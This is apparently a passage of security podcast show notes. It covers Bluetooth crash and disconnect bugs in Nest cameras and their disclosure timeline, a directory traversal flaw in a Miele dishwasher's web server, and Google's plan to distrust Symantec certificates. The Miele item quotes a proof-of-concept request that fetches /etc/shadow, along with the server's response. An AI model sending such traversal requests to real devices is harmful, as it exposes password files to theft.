    - Bluetooth (BLE) based Buffer Overflow via Encrypted Password parameter.
    - Bluetooth (BLE) based Wifi Disassociation.

- In the first case it's possible to trigger a buffer overflow condition when setting the SSID parameter on the camera. The attacker must be in bluetooth range at any time during the cameras powered on state. Bluetooth is never disabled even after initial setup. (In other words, the camera is persistently vulnerable.)

- In the second instance it's possible to trigger a buffer overflow condition when setting the encrypted password parameter on the camera. The attacker must be in bluetooth range at any time during the cameras powered on state. Bluetooth is never disabled even after initial setup. (Again, the camera is persistently vulnerable.)

- In the final case, it's possible to temporarily disconnect the camera from Wifi by supplying it a new SSID to connect to. Local storage of video footage is not supported by these cameras, so surveillance is shutdown. The attacker must be in bluetooth range at any time during the cameras powered on state. And, as we know, Bluetooth is never disabled, even after initial setup.

- In the first two buffer overflow instances, the camera crashes and reboots, creating a 90-second blackout period. In the third "Bogus SSID instance" the camera attempts to switch to the newly supplied SSID. If the new SSID does not exist the camera will

eventually switch back. But if the attacker provides a valid access point, the camera will switch and remain, presumably allowing an attacker to semi-permanently blackout the device.

- Disclosure Time
    - October 26, 2016: Reported security bug per Google's Vulnerability Reward Program guidelines
    - October 27, 2016: Google Security Team acknowledged that the report was received and being investigated
    - November 1, 2016: Google Security Team validated the reported vulnerabilities and filed a bug
    - November 15, 2016: Google's VRP panel issued a $100 reward under "Non-integrated acquisitions"
    - .... then four months of nothing, with no fixes appearing…
    - March 17, 2017: Public disclosure
- Gizmodo reports: <quote> Now that the code for the exploit has been published, a motivated and knowledgeable burglar could theoretically use it on your home tonight. If you own one of these cameras, the only real, bulletproof solution to avoid the flaw is to disconnect them until Nest pushes a software fix. Of course, disconnecting a camera doesn't exactly make you any safer. Given that Nest hasn't updated the firmware in over a year, that's real cause for concern. Let's hope they hop to it with a fix.
- https://github.com/jasondoyle/Google-Nest-Cam-Bug-Disclosures/blob/master/README.md

This Week in "I Don't IoT" (Idiot)

- http://seclists.org/fulldisclosure/2017/Mar/63

- Miele Professional PG 8528 Dishwasher / Disinfector (commercial, not home)

- The corresponding embedded webserver "PST10 WebServer" typically listens to port 80 and is prone to a directory traversal attack, therefore an unauthenticated attacker may be able to exploit this issue to access sensitive information to aide in subsequent attacks.

- PoC:
    - ~$ telnet 192.168.0.1 80
      Trying 192.168.0.1…
      Connected to 192.168.0.1.
      Escape character ist '^]'.
      GET /../../../../../../../../../../../../etc/shadow HTTP/1.1

    - (Ask the server to return the Linux password shadow file.)

    - HTTP/1.1 200 OK
      Date: Wed, 16 Nov 2016 11:58:50 GMT
      Server: PST10 WebServer
      Content-Type: application/octet-stream
      Last-Modified: Fri, 22 Feb 2013 10:04:40 GMT
      Content-disposition: attachment; filename="./etc/shadow"
      Accept-Ranges: bytes
      Content-Length: 52

    - root:$1$$Md0i[...snip...]Z001:10933:0:99999:7:::

Quote of the Week:

Simon Zerafa: @SGgrc So very true...

Jerry Gamblin @JGamblin
"Sometimes, hacking is just someone spending more time on something than anyone else might reasonably expect."

Miscellany & Quickies:

- Google: "Conway's Game of Life"
- Several people have asked: @SGgrc So will the football still work or will it stop working cause i dont want to change to the sms version.
- @SGgrc What the status of #SQRL?
- @SGgrc Apps like Google Authenticator support only the default HMAC-SHA-1 version of RFC 6238. I don't think collisions matter here. Do you?
- @SGgrc have you guys talked about DNSCRYPT on #SecurityNow? If so any comments?
    - https://dnscrypt.org/
    - Definitely what you want to use of you want to hide your DNS lookups from your nosey ISP!
- @SGgrc Hi Steve, while listening to SN you mentioned a small 2-port router for isolating IoT. What was its name/model again?
    - https://netgate.com/products/sg-1000.html
    - (Note, I tried to reply... but Rick's not following me, and he won't let me DM him. :/
- @SGgrc FYI, don't know if your watching, The Good Fight continues to explore technology and the internet like Good Wife did.

SpinRite

"Alfred" : Hi Steve. I've been a long time listener and a long time, regular, proactive SpinRite user. I have never lost any data yet... knock on wood. But I have always changed drives whenever I see that SpinRite is finding an unusually high number of incidents, as it has a number of times. Additionally, your podcasts and research in security and health have made me a healthier safer life. Thanks.

<<Sponsor insert>>

Google drops the other shoe -- on Symantec

"Intent to Deprecate and Remove: Trust in existing Symantec-issued Certificates"

https://groups.google.com/a/chromium.org/forum/#!topic/blink-dev/eUAKwjihhBs%5B1-25%5D

As we previously covered back toward the end of 2015, in October, Google first discovered misissued certificates for itself and Opera. But subsequent research has revealed that the problem was much worse. So Google announced Thursday that will begin downgrading the level and length of trust Chrome will place in certificates issued by Symantec.

Symantec purchased VeriSign who, back in 2015, as a consequence of having been around from the beginning, had a market share of around 30% of the web.

ALL of GRC's many certificates were once Verisign. And everyone who's been following this podcast for a few years will recall when I decided that I could no longer put up with Verisign. So needless to say... I am even more happy to now be acquiring all of GRC's certificates from DigiCert. I've met many of the DigiCert people. I've asked them to help me with things that I cannot imagine trying to get VeriSign or Symantec to do -- like dual-issuing SHA-1 and SHA-256 certificates where the SHA-1 expired at midnight on New Years Eve to allow GRC to continue using SHA-1 right up to the last possible second while at the some time keeping Chrome from complaining. So I know that those guys are 100% on the ball.

Now Google has determined that Symantec hasn't been taking its responsibilities seriously and has issued at least 30,000 certificates without properly verifying the websites that received them. This is, of course, a serious allegation that undermines the trust users can place in the encrypted web, and Google says it will begin the process of distrusting Symantec certificates in its Chrome browser.

Symantec lashed out at Google's claims, calling them "irresponsible" and "exaggerated and misleading."

Yeah... uh huh... who do we believe?

Ryan Sleevi at Google wrote: "Since January 19, the Google Chrome team has been investigating a series of failures by Symantec Corporation to properly validate certificates. Over the course of this investigation, the explanations provided by Symantec have revealed a continually increasing scope of misissuance with each set of questions from members of the Google Chrome team; an initial set of reportedly 127 certificates has expanded to include at least 30,000 certificates, issued over a period spanning several years. This is also coupled with a series of failures following the previous set of misissued certificates from Symantec, causing us to no longer have confidence in the certificate issuance policies and practices of Symantec over the past several years."

Ryan wrote that Symantec's behavior failed to meet the baseline requirements for a Certificate Authority, creating what he called "significant risk for Google Chrome users."

Symantec allowed at least four parties access to their infrastructure in a way to cause certificate issuance, did not sufficiently oversee these capabilities as required and expected, and when presented with evidence of these organizations' failure to abide to the appropriate standard of care, failed to disclose such information in a timely manner or to identify the significance of the issues reported to them.

These issues, and the corresponding failure of appropriate oversight, spanned a period of several years, and were trivially identifiable from the information publicly available or that Symantec shared.

Ryan write in another post that Symantec partnered with other CAs — CrossCert (Korea Electronic Certificate Authority), Certisign Certificatadora Digital, Certsuperior S. de R. L. de C.V., and Certisur S.A. — that did not follow proper verification procedures, which led to the misissuance of 30,000 certificates.

Ryan explained: "Symantec has acknowledged they were actively aware of this for at least one party, failed to disclose this to root programs, and did not sever the relationship with this party," he wrote. "At least 30,000 certificates were issued by these parties, with no independent way to assess the compliance of these parties to the expected standards. Further, these certificates cannot be technically identified or distinguished from certificates where Symantec performed the validation role."

<quote> To balance the compatibility risks versus the security risks, we propose a gradual distrust of all existing Symantec-issued certificates, requiring that they be replaced over time with new, fully revalidated certificates, compliant with the current Baseline Requirements. This will be accomplished by gradually decreasing the 'maximum age' of Symantec-issued certificates over a series of releases, distrusting certificates whose validity period (the difference of notBefore to notAfter) exceeds the specified maximum.

To restore confidence and security of our users, we propose the following steps:

A reduction in the accepted validity period of newly issued Symantec-issued certificates to nine months or less, in order to minimize any impact to Google Chrome users from any further misissuances that may arise.

<quote> We propose to require that all newly-issued certificates must have validity periods of no greater than 9 months (279 days) in order to be trusted in Google Chrome, effective Chrome 61. This ensures that the risk of any further misissuance is, at most, limited to nine months, and more importantly, that if any further action is warranted or necessary, that the entire ecosystem can migrate within that time period, thus minimizing the risk of further compatibility issues.

An incremental distrust, spanning a series of Google Chrome releases, of all currently-trusted Symantec-issued certificates, requiring they be revalidated and replaced.

The proposed schedule is as follows:

- Chrome 59 (Dev, Beta, Stable): 33 months validity (1023 days)
- Chrome 60 (Dev, Beta, Stable): 27 months validity (837 days)
- Chrome 61 (Dev, Beta, Stable): 21 months validity (651 days)
- Chrome 62 (Dev, Beta, Stable): 15 months validity (465 days)
- Chrome 63 (Stable): 15 months validity (465 days)
- Chrome 63 (Dev, Beta): 9 months validity (279 days)
- Chrome 64 (Dev, Beta, Stable): 9 months validity (279 days)

Removal of recognition of the Extended Validation status of Symantec issued certificates, until such a time as the community can be assured in the policies and practices of Symantec, but no sooner than one year.

<quote> Given the nature of these issues, and the multiple failures of Symantec to ensure that the level of assurance provided by their certificates meets the requirements of the Baseline Requirements or Extended Validation Guidelines, we no longer have the confidence necessary in order to grant Symantec-issued certificates the “Extended Validation” status. As documented with both the current and past misissuance, Symantec failed to ensure that the organizational attributes, displayed within the address bar for such certificates, meet the level of quality and validation required for such display. Therefore, we propose to remove such indicators, effective immediately, until Symantec is able to demonstrate the level of sustained compliance necessary to grant such trust, which will be a period no less than a year. After such time has passed, we will consider requests from Symantec to re-evaluate this position, in collaboration with the broader Chromium community.

Ryan finishes: "This proposal allows for web developers to continue to use Symantec issued certificates, but will see their validity period reduced. This ensure that web developers are aware of the risk and potential of future distrust of Symantec-issued certificates, should additional misissuance events occur, while also allowing them the flexibility to continue using such certificates should it be necessary."

Symantec got caught playing fast and loose and rather clearly failed to appreciate that the privilege of essentially printing money by charging people for a pattern of bits comes with a significant and serious responsibility to assure the integrity of the identity assertions which are implicit for a certificate's holder.